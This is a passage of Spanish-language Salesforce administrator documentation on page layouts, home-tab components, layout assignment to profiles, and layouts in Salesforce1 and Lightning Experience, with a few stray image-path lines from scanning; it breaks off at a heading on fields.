- Esta ficha indica objetos estándar tienen casillas de verificación específicas para los formatos de página de ese objeto. Para configurar la forma en que Salesforce muestra las casillas de verificación, haga clic en **Propiedades de formato** cuando personalice el formato de página. Utilice la casilla de verificación `Seleccionar por defecto` asociada con una casilla de verificación si desea que Salesforce seleccione automáticamente esa opción cada vez que un usuario acceda a la página de modificación.

| Objeto | Casillas de verificación |
| --- | --- |
| Cuenta | Casilla de verificación `Evaluar esta cuenta con respecto a reglas de territorio al guardar`: muestra la casilla de verificación `Evaluar esta cuenta con respecto a reglas de territorio al guardar` en páginas de modificación de cuentas.<br>Las reglas de asignación de territorios se ejecutan automáticamente cuando se selecciona la casilla de verificación `Seleccionar de manera predeterminada`.<br>Si se selecciona tanto `Mostrar en la página de modificación` como `Seleccionar de manera predeterminada`, los usuarios pueden cancelar la selección de la casilla de verificación `Evaluar esta cuenta con respecto a reglas de territorio al guardar` en la página de modificación de cuentas y las reglas de asignación de territorios no se ejecutarán. |
| Caso | – `Casilla de verificación de asignación de casos`: muestra la casilla de verificación `Asignar mediante las reglas de asignación activas` en las páginas de modificación de casos.<br>Las reglas de asignación de casos se ejecutan automáticamente cuando se selecciona la casilla de verificación `Seleccionar de manera predeterminada`.<br>Si se selecciona tanto `Mostrar en página de modificación` como `Seleccionar de forma predeterminada`, la casilla de verificación de asignación se selecciona de forma predeterminada, pero los usuarios no pueden anular su selección para sustituir la regla de asignación.<br>– `Casilla de verificación de notificación de correo electrónico`: muestra la casilla de verificación `Enviar notificación de correo electrónico al contacto` en las páginas de modificación de casos. |
| Cerrar caso | – `Sección de información acerca de la solución`: muestra la sección de información de la solución en las páginas de modificación de cerrar caso.<br>– `Notificar al contacto`: muestra la casilla de verificación `Notificar al contacto` en las páginas de modificación de cerrar caso. |
| Candidato | `Casilla de verificación de asignación de candidatos`: muestra la casilla de verificación `Asignar mediante las reglas de asignación activas` en las páginas de modificación de candidatos.<br>Las reglas de asignación de candidatos se ejecutan automáticamente cuando se selecciona la casilla de verificación `Seleccionar de manera predeterminada`.<br>Si se selecciona tanto `Mostrar en página de modificación` como `Seleccionar de forma predeterminada`, la casilla de verificación de |

| | |
|---|---|
| | asignación se selecciona de forma predeterminada, pero los usuarios no pueden anular su selección para sustituir la regla de asignación. |
| Cuenta personal | Casilla de verificación `Evaluar esta cuenta con respecto a reglas de territorio al guardar`: Muestra la casilla de verificación `Evaluar esta cuenta con respecto a reglas de territorio al guardar` en páginas de modificación de cuentas personales.<br>Las reglas de asignación de territorios se ejecutan automáticamente cuando se selecciona la casilla de verificación `Seleccionar de manera predeterminada`.<br>Si se selecciona tanto `Mostrar en la página de modificación` como `Seleccionar de manera predeterminada`, los usuarios pueden cancelar la selección de la casilla de verificación `Evaluar esta cuenta con respecto a reglas de territorio al guardar` en la página de modificación de cuentas y las reglas de asignación de territorios no se ejecutarán. |
| Tarea | `Casilla de verificación de notificación de correo electrónico`: muestra la casilla de verificación `Enviar correo electrónico de notificación` en la página de modificación de tareas.<br>**Nota:** Las preferencias personales de un usuario del valor predeterminado de la casilla de verificación tienen prioridad sobre el ajuste para toda la organización. |

CONSULTE TAMBIÉN

Elementos de la interfaz de usuario del editor de formato de página mejorado

Personalizar formatos de página con el editor de formatos de página mejorado

## Sugerencias de formato de página

A continuación le indicamos algunas sugerencias para mantener sus formatos de página organizados y fáciles de utilizar.

- Utilice la seguridad a nivel de campo para restringir el acceso de los usuarios a los campos; a continuación, utilice formatos de página para organizar las páginas de detalles y modificación en las fichas. De este modo, se reduce el número de formatos de página que hay que mantener. La configuración de la seguridad a nivel de campo anula la configuración de visibilidad y sólo lectura en el formato de la página si el nivel de seguridad tiene un valor más restrictivo que el formato de página.
- Elimine campos no necesite.
- Mantenga el número de campo obligatorios al mínimo.
- Agrupe campos similares con secciones.
- Piense en el orden de Fichas clave correcto para cada sección
- Compruebe sus formatos en modos Lectura y modificación.
- Agregue textos de ayuda y descripción a campos personalizados. Utilícelos para explicar a los usuarios qué datos está buscando en el campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los formatos de página están disponibles en: **todas** las ediciones

La creación y eliminación de formatos de página está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- En Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition y Developer Edition, utilice tipos de registro para proporcionar formatos únicos a diferentes registros.
- Optimice listas relacionadas: ajuste su orden en general, el orden de los registros y la visualización de columnas y botones relevantes.
- Si desea personalizar el formato de perfil de usuario en Salesforce1, cree un formato o modifique un formato existente en la sección de formatos de página de perfil de usuario.
- Si una búsqueda dependiente está por encima de su campo de control en un diseño, defina su filtro de búsqueda como opcional o vuelva a realizar el diseño. Al colocar una búsqueda dependiente necesaria por encima de su campo de control en un formato de página puede confundir a los usuarios que suelen comenzar desde la parte superior de una página para introducir datos.
- Un proceso en segundo plano que limpia los metadatos asociados con campos personalizados eliminados se ejecuta periódicamente. Este proceso afectará a los campos `Fecha de última modificación` y `Autor de la última modificación` en formatos de página, tipos de registro y objetos personalizados.
- Salesforce recomienda no crear más de 200 formatos de página. Aunque no hay límites, puede ser difícil gestionar sus formatos de página si tiene más de 200.

## Consideraciones sobre el formato de páginas

Tenga en cuenta estas consideraciones cuando trabaje con formatos de página en el editor de formatos de página mejorado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los formatos de página están disponibles en: **todas** las ediciones

La creación y eliminación de formatos de página está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Formatos de página

- No puede cambiar el nombre de un formato de página con Professional Edition de Salesforce.
- Puede arrastrar hasta 20 S-Control, 20 páginas de Visualforce, 20 búsquedas ampliadas y 100 listas relacionadas a un formato de página. No hay límites en cuanto al número de campos y vínculos personalizados. Puede agregar un panel de Wave Analytics por formato de página.

  Nota: No puede colocar una página de Visualforce más de una vez en un formato de página.

- Los formatos de página del objeto de usuario sólo pueden incluir campos personalizados, vínculos personalizados, S-Control y páginas de Visualforce. El etiquetado, las listas relacionadas, los botones personalizados y las personalizaciones de campos estándar *no* están disponibles para los formatos de página del objeto de usuario. Además, la seguridad a nivel de campo sólo se admite para campos personalizados del objeto de usuario. Solo las acciones estándar de Chatter (Publicación, Archivo, Vínculo, Sondeo y Gracias) aparecen en la página de perfil de usuario con independencia de las acciones en el formato de la página Usuario.
- Solo puede modificar algunos atributos cuando está trabajando con un formato de página que se ha instalado desde una aplicación gestionada. Algunos cambios que realiza en formatos de página gestionados, como la adición de componentes, funcionan cuando modifica el formato de página pero no se reflejarán en la página de detalles del registro.
- Los cambios de formato de grupo de Chatter solo afectan a la aplicación Salesforce1. Los cambios en el publicador de grupo (acciones y formato) se reflejan en todo el sitio de Salesforce y en la aplicación Salesforce1.

### Formatos de página en miniatura

- No puede seleccionar **Vista de mini consola** para el Formato de cerrar caso o los formatos de página Registrar un caso y Ver casos en el portal de autoservicio. No puede seleccionar **Vista de mini consola** para formatos de página del equipo de oportunidades.
- Las propiedades del campo del formato de página determinan las propiedades del campo en el formato de página en miniatura. Por ejemplo, si un campo es de sólo lectura en el formato de página, ese mismo campo será de sólo lectura en el formato de página

en miniatura. Para cambiar las propiedades de campo de los campos del formato de página en miniatura, debe cambiar las propiedades de los campos del formato de página.

- No puede definir los formatos de página en miniatura para el Formato de cerrar caso o los formatos de página Registrar un caso o Ver casos en el portal de autoservicio. No puede definir formatos de página de miniatura para formatos de página del equipo de oportunidades.
- Puede definir formatos de página en miniatura para el objeto de usuario; sin embargo, no puede agregar campos estándar o listas relacionadas. Además, un formato de página en miniatura personalizado no se mostrará en la consola de Live Agent.
- La sustitución de los botones **Modificar** y **Ver** para un objeto no afecta los botones **Modificar** y **Ver** en formatos de página en miniatura.
- Los campos marcados con `Mostrar siempre` o `Siempre en el formato` en los formatos de página se incluyen automáticamente en el formato de página en miniatura y no se pueden eliminar a menos que se eliminen del formato de la página.

## Personalización de formatos de página de la ficha Inicio

Puede personalizar la ficha Inicio para que contenga componentes como vínculos de la barra lateral, el logotipo de una compañía, una instantánea de un panel o los componentes personalizados que haya creado. Una vista instantánea de un panel es un recorte de la fila superior de los componentes de un panel. Como en las demás fichas, puede asignar distintos formatos de la página de inicio a usuarios diferentes en función del perfil.

Puede agregar componentes a la barra lateral o al panel principal. Además, puede determinar si los componentes de una barra lateral personalizada aparecerán solo en la ficha Inicio o en todas las páginas de Salesforce.

Para comenzar a personalizar los formatos de página de inicio, consulte:

- Creación de componentes personalizados de la página de inicio en la página 4555
- Diseñar formatos de página de inicio en la página 4557
- Asignar formatos de página de la ficha Inicio a perfiles en la página 4559

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ver los formatos de página de inicio:
- "Personalizar aplicación"

Para crear o cambiar los formatos de página de inicio:
- "Personalizar aplicación"

## Creación de componentes personalizados de la página de inicio

Utilice componentes personalizados para configurar la página de inicio de Salesforce Classic para sus usuarios. Agregue HTML, imágenes, vínculos y mucho más para mejorar la productividad de sus usuarios.

Antes de comenzar:

- Si está creando componentes de vínculo personalizados, defina primero los vínculos personalizados de su ficha Inicio. Consulte Botones y vínculos personalizados en la página 5510.
- Si está creando un componente de imagen, cargue primero la imagen en la ficha Documentos.
- Si está creando un componente del Área de Visualforce, cree antes su página de Visualforce.

1. Desde Configuración, introduzca *`Componentes de la página de inicio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Componentes de la página de inicio**.
2. Haga clic en **Nuevo**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear o cambiar los formatos de página de inicio:
- "Personalizar aplicación"

3. Escriba el nombre del componente. En el caso de los vínculos personalizados, este nombre se muestra como el encabezado de sección de la barra lateral de la ficha Inicio.
4. Seleccione el tipo de componente.
5. Haga clic en **Siguiente** y a continuación complete uno o más de los siguientes pasos.
   - Para los vínculos, seleccione los vínculos personalizados apropiados y haga clic en **Agregar**.
   - Para las imágenes, haga clic en **Insertar una imagen**, seleccione la carpeta del documento y, a continuación, el archivo de imagen. El archivo de imagen debe estar en una carpeta pública y se debe seleccionar `Disponible de modo externo` en las propiedades del documento de manera que los usuarios puedan ver la imagen.

     Consejo: El tamaño de la imagen ha de ser inferior a 20 KB para que el rendimiento sea óptimo.

   - Para un componente de área HTML, seleccione dónde desea que aparezca el componente (en una columna ancha o estrecha) e introduzca el contenido en el cuadro que hay debajo.

     Nota: Los componentes de página de inicio de área HTML no son compatibles con JavaScript, CSS, iframes y algunas otras marcas avanzadas. Para usar JavaScript u otros elementos HTML avanzados en su componente de página de inicio le recomendamos usar un componente de área de Visualforce.

   - Para un componente de área de Visualforce, seleccione dónde desea que aparezca el componente (en una columna ancha o estrecha), seleccione la página de Visualforce y asígnele una altura.
6. Haga clic en **Guardar**.

Cuando haya creado el componente de la página de inicio deberá agregarlo a un formato de página de inicio. Consulte Diseñar formatos de página de la ficha Inicio en la página 4557.

Nota: Los componentes de la columna estrecha se muestran en la barra lateral. No se mostrarán en la barra lateral de otras páginas de Salesforce salvo que lo especifique en su configuración de interfaz o si asigna el permiso "Mostrar Personalizar barra lateral en todas las páginas".

CONSULTE TAMBIÉN

Componentes de la página de inicio del área de Visualforce
Consideraciones y sugerencias de los componentes de página de inicio

## Componentes de la página de inicio del área de Visualforce

Utilice los componentes de la página de inicio del área de Visualforce para añadir contenido dinámico a su página de inicio. Por ejemplo, puede presentar contenido de aplicaciones de socios, mostrar gráficos con la API REST de informes y paneles o agregar una aplicación de lienzo a la página de inicio.

La página de Visualforce que seleccione para el componente puede usar un controlador estándar o personalizado. Puede incluir JavaScript en su página de Visualforce, pero como el componente se muestra en un iframe del formato de la página de inicio, el JavaScript no puede interactuar con la página que contiene el componente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

### Uso de muestra

Si su componente de la página de inicio del área de Visualforce aparece en la barra lateral, podrá obtener dinámicamente el Id. de registro y la URL de nivel superior de la página en la que se muestra ese componente usando la variable global `$CurrentPage` en su marca de Visualforce.

Si usa `$CurrentPage` podrá acceder a los parámetros de la cadena de consulta de la página especificando el atributo `parameters`, después de ello podrá acceder a cada parámetro individual:

```
$CurrentPage.parameters.parameter_name
```

Los parámetros del Id. de registro y la URL de página de nivel superior son, respectivamente `id` y `sfdcIFrameOrigin`. Para obtener más información, consulte "Cómo obtener los parámetros de la cadena de consulta" en la *Guía del desarrollador de Visualforce* .

## Diseñar formatos de página de inicio

Una vez que haya creado los componentes que desea que aparezcan en la ficha Inicio, diseñe sus formatos de página de inicio. Puede diseñar sus formatos basándose en sus necesidades organizativas y de usuarios exclusivas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ver los formatos de página de inicio:
- "Ver parámetros y configuración"

Para crear o cambiar los formatos de página de inicio:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *Formatos de página de inicio* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Formatos de página de inicio**.
2. Haga clic para modificar un formato existente o crear uno. Además, seleccione un formato para copiar y haga clic en **Duplicar**.
3. Si crea un formato, asígnele un nombre y luego haga clic en **Guardar**.
4. Seleccione los componentes que aparecerán en el formato.
   - Para agregar el componente Buscar artículos, seleccione **Buscar artículo**. Este componente sólo está disponible para usuarios de Salesforce Knowledge.
   - Para agregar el componente Portal de clientes, seleccione **Bienvenido al portal de clientes**. Si se ha activado la página de Visualforce del sitio Mi perfil, este componente contendrá un mensaje de bienvenida personalizado y un vínculo al perfil de usuario del portal. La página Mi perfil permite que los usuarios se registren en su sitio de Force.com, o en su Portal de clientes desde Force.com Sites, para actualizar su propia información de contacto. Cuando introducen cambios en esta página, se actualizan los registros de contactos y usuarios del portal correspondientes.
   - Para permitir a sus usuarios reanudar entrevistas de flujo que han detenido, seleccione **Entrevistas del flujo en pausa**. Este componente solo muestra entrevistas de flujo que el usuario ha detenido.
5. Haga clic en **Siguiente**.
6. Personalice el orden en el que aparecen los componentes estrechos y anchos. Mueva un componente seleccionándolo y utilizando los botones de flecha.
7. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Asignar formatos de página de la ficha Inicio a perfiles

Personalización de formatos de página de la ficha Inicio

## Consideraciones y sugerencias de los componentes de página de inicio

Tenga estas consideraciones en cuenta al crear componentes personalizados que desea mostrar en la ficha Inicio de Sales forcee Clásica.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

- Los componentes estándar sin un vínculo **Modificar** son de solo lectura.
- Los componentes que seleccione para la columna estrecha se muestran en la barra lateral. No aparecen en la barra lateral en otras páginas de Salesforce salvo que lo especifique en la configuración de su interfaz de usuario. Si sólo quiere que algunos usuarios puedan ver los componentes de la barra lateral, puede asignar a esos usuarios el permiso "Mostrar Personalizar barra lateral en todas las páginas".
- Al modificar el componente estándar Mensajes y alertas, introduzca el texto que desee mostrar a los usuarios. Si introduce un código HTML para su mensaje, asegúrese de que se trata de un código HTML independiente y correcto.

  Nota: Los componentes de página de inicio de Alertas y mensajes estándar no son compatibles con JavaScript, CSS, iframes y algunas otras marcas avanzadas.

- Al modificar el componente de página de inicio Vínculos personalizados estándar, introduzca el texto del vínculo que desee mostrar a los usuarios en el campo `Favoritos`. En el campo `URL`, introduzca la dirección completa del sitio Web, como `http://www.yahoo.com`. Para vincularla a una página de Salesforce, introduzca sólo la parte de la URL que aparece detrás de `salesforce.com`, por ejemplo, `/000x0000000esq4`. Estos vínculos siempre se abren dentro de la ventana principal de Salesforce, no en una ventana emergente.
- El componente Vínculos personalizados de la página de inicio estándar es una forma rápida de agregar vínculos a la barra lateral, pero no admite campos de combinación, funciones (como URLFOR), la ejecución de JavaScript o propiedades de apertura de ventanas personalizables. Si necesita esta función adicional:
  1. Desde Configuración, introduzca *`Inicio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Vínculos personalizados** y cree los vínculos personalizados de su página de inicio en esa página.
  2. En Configuración, haga clic en *`Inicio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Componentes de la página de inicio** y cree un componente de página de inicio personalizado de tipo Vínculos en esa página que incluya los vínculos personalizados creados en el primer paso. Crear un componente de página de inicio personalizado para sus vínculos no cambia el estilo visual para sus usuarios finales.
- El componente `Vista instantánea de panel` muestra los tres componentes principales el último panel al que accedió el usuario. Los usuarios pueden ver una vista instantánea de panel de la ficha Inicio si tienen acceso, como mínimo, a un panel.
- Cuando diseñe formatos de página de inicio para su Portal de clientes, es recomendable que agregue los siguientes componentes: búsqueda, búsqueda de soluciones, elementos recientes, bienvenida del Portal de clientes y un componente personalizado para área HTML que incluye la marca de su empresa en la columna.

### CONSULTE TAMBIÉN

Creación de componentes personalizados de la página de inicio

## Asignar formatos de página de la ficha Inicio a perfiles

Los usuarios sólo pueden ver los formatos de página de inicio una vez que se han asignado a un perfil de usuario.

1. Desde Configuración, introduzca *Formatos de página de inicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de página de inicio**.
2. Haga clic en **Asignación de formato de página**.
3. Haga clic en **Modificar asignación**.
4. Elija el formato de página correspondiente a cada perfil.

   En principio, a todos los usuarios, incluyendo los usuarios del portal de clientes, se les asigna el formato predeterminado de página de inicio.
5. Haga clic en **Guardar**.

Consejo: Los usuarios pueden personalizar la configuración de paneles en su ficha Inicio de su configuración personal.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para asignar formatos de página de inicio:
- "Personalizar aplicación"

## Asignación de formatos de página

Una vez haya definido los formatos de página, asigne aquellos formatos que los usuarios van a ver. El perfil de un usuario determina el formato de página que ve. Además, si su organización utiliza tipos de registro para una ficha en particular, la combinación del perfil del usuario y el tipo de registro determina el formato de página que se muestra.

Puede asignar formatos de página desde:

- El formato de página personalizado del objeto o la página del tipo de registro
- La interfaz de usuario de perfil original o mejorado.

Para verificar que los usuarios tengan el acceso correcto a los campos según el formato de página y la seguridad a nivel de campo, puede comprobar la cuadrícula de accesibilidad de campo.

CONSULTE TAMBIÉN

Formatos de página

Asignar formatos de página a la interfaz de usuario de perfil original

Asignar tipos de registro y formatos de página en la interfaz de usuario de perfil mejorado

Tipos de registro

Formatos de página y seguridad a nivel de campo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los formatos de página están disponibles en: **todas** las ediciones

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Asignar formatos de página desde un formato de página personalizado y una página de tipo de registro

1. Desde la configuración de gestión para el objeto adecuado, vaya a Formatos de página o Tipos de registro.
2. Haga clic en **Asignación de formato de página**.
3. Haga clic en **Modificar asignación**.
4. Utilice la tabla para especificar el formato de página de cada perfil. La tabla muestra las asignaciones de formato de página de cada perfil. Si su organización utiliza tipos de registros, una matriz muestra el selector de formato de página de cada perfil y tipo de registro.

   Si selecciona asignaciones de formato de página:

   - Haga clic en un encabezado de celda, columna o fila para seleccionar todas las celdas de esa columna o fila.
   - Pulse Mayús y haga clic para seleccionar varias celdas, columnas o filas adyacentes.
   - Pulse Ctrl y haga clic para seleccionar varias celdas, columnas o filas que no sean adyacentes.
   - Haga clic en cualquier celda y arrastre para seleccionar un conjunto de celdas.
   - Haga clic en **Siguiente** o **Anterior** para ver otro conjunto de tipos de registro.

   Las asignaciones de formatos de página seleccionadas aparecen resaltadas. Las asignaciones de formatos de página que modifique aparecen en cursiva hasta que guarde los cambios.
5. Si fuera necesario seleccione otro formato de página para asignar de la lista desplegable `Formato de página que se utilizará` y repita los pasos anteriores para asignar un nuevo formato de página.
6. Haga clic en **Guardar**.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los formatos de página están disponibles en: **todas** las ediciones

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para asignar formatos de página:

- "Gestionar conjuntos de permisos y perfiles"

## CONSULTE TAMBIÉN

Asignación de formatos de página

## Modificar formatos con varias líneas de productos de oportunidad

Puede personalizar las columnas que aparecen al hacer clic en **Modificar todo** en la lista relacionada Productos de una página de detalles de oportunidades.

1. Desde los parámetros de gestión de objetos para productos de oportunidad, vaya a Formatos de página.
2. Junto al nombre de un formato de página de producto de oportunidad, haga clic en **Modificar**.
3. Haga clic en **Modificar formato con varias líneas**.
4. Mueva los campos entre Campos disponibles y Campos seleccionados.
   - Para personalizar qué campos aparecen en el formato, seleccione uno o más campos en Campos disponibles y haga clic en **Agregar** o **Eliminar**.
   - Para ordenar campos en el formato, seleccione uno o más campos en Campos seleccionados y haga clic en **Arriba** o **Abajo**.
   - Para seleccionar varios campos de forma individual, utilice CTRL+clic.
   - Para seleccionar varios campos como grupo, utilice Mayús+clic.
5. Haga clic en **Guardar** para aplicar los cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar formatos con varias líneas de productos de oportunidad:
- "Personalizar aplicación"

## Crear formatos de página para objetos personalizados

Con los formatos de página se definen los campos que los usuarios pueden ver y modificar al introducir datos relacionados con un registro de objeto personalizado. Puede utilizar el formato de página predeterminado que se genera automáticamente al crear un objeto personalizado. También puede crear su propio formato de página con listas relacionadas y vínculos personalizados. Si no utiliza un formato de página con el objeto personalizado, aún puede interactuar con él mediante la API de Force.com para gestionar los datos personalizados o crear una interfaz de usuario personalizada.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir formatos de página para objetos personalizados:
- "Personalizar aplicación"




1. Desde los parámetros de gestión de objetos para un objeto personalizado, vaya a Formatos de página.
2. En la lista relacionada Formatos de página, abra un formato de página existente para modificar o cree un nuevo formato de página.
3. Si crea un formato de página nuevo, introduzca un nombre para éste y seleccione un formato de página ya existente para duplicarlo, si así lo desea.
4. Modifique el formato de página de igual forma que cualquier otro formato de página.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Formatos de página

Configuración de gestión de búsqueda de objetos

## Cómo funcionan los formatos de página en Salesforce1

Utilice el editor de formatos de página mejorado para personalizar el formato de las páginas de detalle de registro de un objeto, configurar acciones y ajustar qué campos y listas relacionadas aparecen en Salesforce1.

En Salesforce1, los formatos de página dirigen esas áreas de la experiencia móvil.

**Información relacionada y páginas de detalle de registros**

Cuando visualiza un registro en Salesforce1, se muestran los campos, las páginas de Visualforce, así como las listas relacionadas que se basan en el tipo de registro y el perfil del usuario. Las listas relacionadas se muestran como tarjetas de una única línea que contienen el nombre de la página o la lista relacionada. Al tocar la tarjeta de la lista relacionada se muestran sus detalles.

**Tarjetas móviles**

Puede agregar búsquedas ampliadas, componentes y páginas de Visualforce a la sección Tarjetas móviles del formato de página para que se muestren como tarjetas móviles en Salesforce1. Los elementos que coloca en esta sección no se muestran en la página de detalle de un registro en el sitio completo de Salesforce. Aparecen únicamente en la página de información relacionada del registro en Salesforce1.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience


Disponible en: **Todas** las ediciones excepto Database.com

Nota: En las organizaciones creadas después de Spring '14, el componente de Twitter se agrega de forma predeterminada a la sección Tarjetas móviles de formatos de página para los objetos compatibles.

**Acciones**

En Salesforce1, las acciones de la sección Acciones de Salesforce1 y Lightning Experience de un formato de página aparecen en la barra de acciones y en el menú de acciones de las páginas de registros del objeto.

A continuación se muestra la página de detalle, la página de información y el menú de acciones de un registro de una cuenta de ejemplo, Edge Communications:




## Formatos de página en Lightning Experience

Cuando personaliza sus páginas de registro de objeto en Salesforce Classic, el contenido de las páginas de registro de objeto en Lightning Experience se ve afectado. Sin embargo, en Lightning Experience, los elementos de la página aparecen de forma diferente y algunos no son compatibles.

Si está en una organización que admite múltiples formatos de página, puede crear formatos de página directamente desde la lista relacionada Formatos de página en cualquier objeto en Gestor de objetos. También puede modificar o eliminar los formatos de página de un objeto haciendo clic en en un formato de página de la lista relacionada Formatos de página.


Existe un registro de contacto de muestra en Lightning Experience. El panel de aspectos destacados, que contiene campos clave para el registro, es la única parte de una página de registro que no puede personalizar utilizando el editor de formato de página. Los campos en el panel de aspectos destacados se personalizan utilizando un formato compacto.

EDICIONES

Disponible en: Lightning Experience

Los formatos de página están disponibles en: **todas** las ediciones

La creación y eliminación de formatos de página está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Estos elementos del formato de página son compatibles con Lightning Experience.

**Acciones**

Las acciones aparecen en diferentes sitios, como el panel de aspectos destacados, la ficha Actividad y la ficha Colaborar. Las acciones se derivan de la lista de acciones en la sección Acciones de Salesforce1 y Lightning Experience del formato de página. Algunas acciones no son compatibles con Lightning Experience.

Para obtener más información, consulte Acciones en Lightning Experience en la página 5491.

**Aplicaciones de lienzo**

Las aplicaciones de lienzo son compatibles con Lightning Experience.

**Vínculos personalizados**

Los vínculos personalizados aparecen en la ficha Detalles.

**Campos**

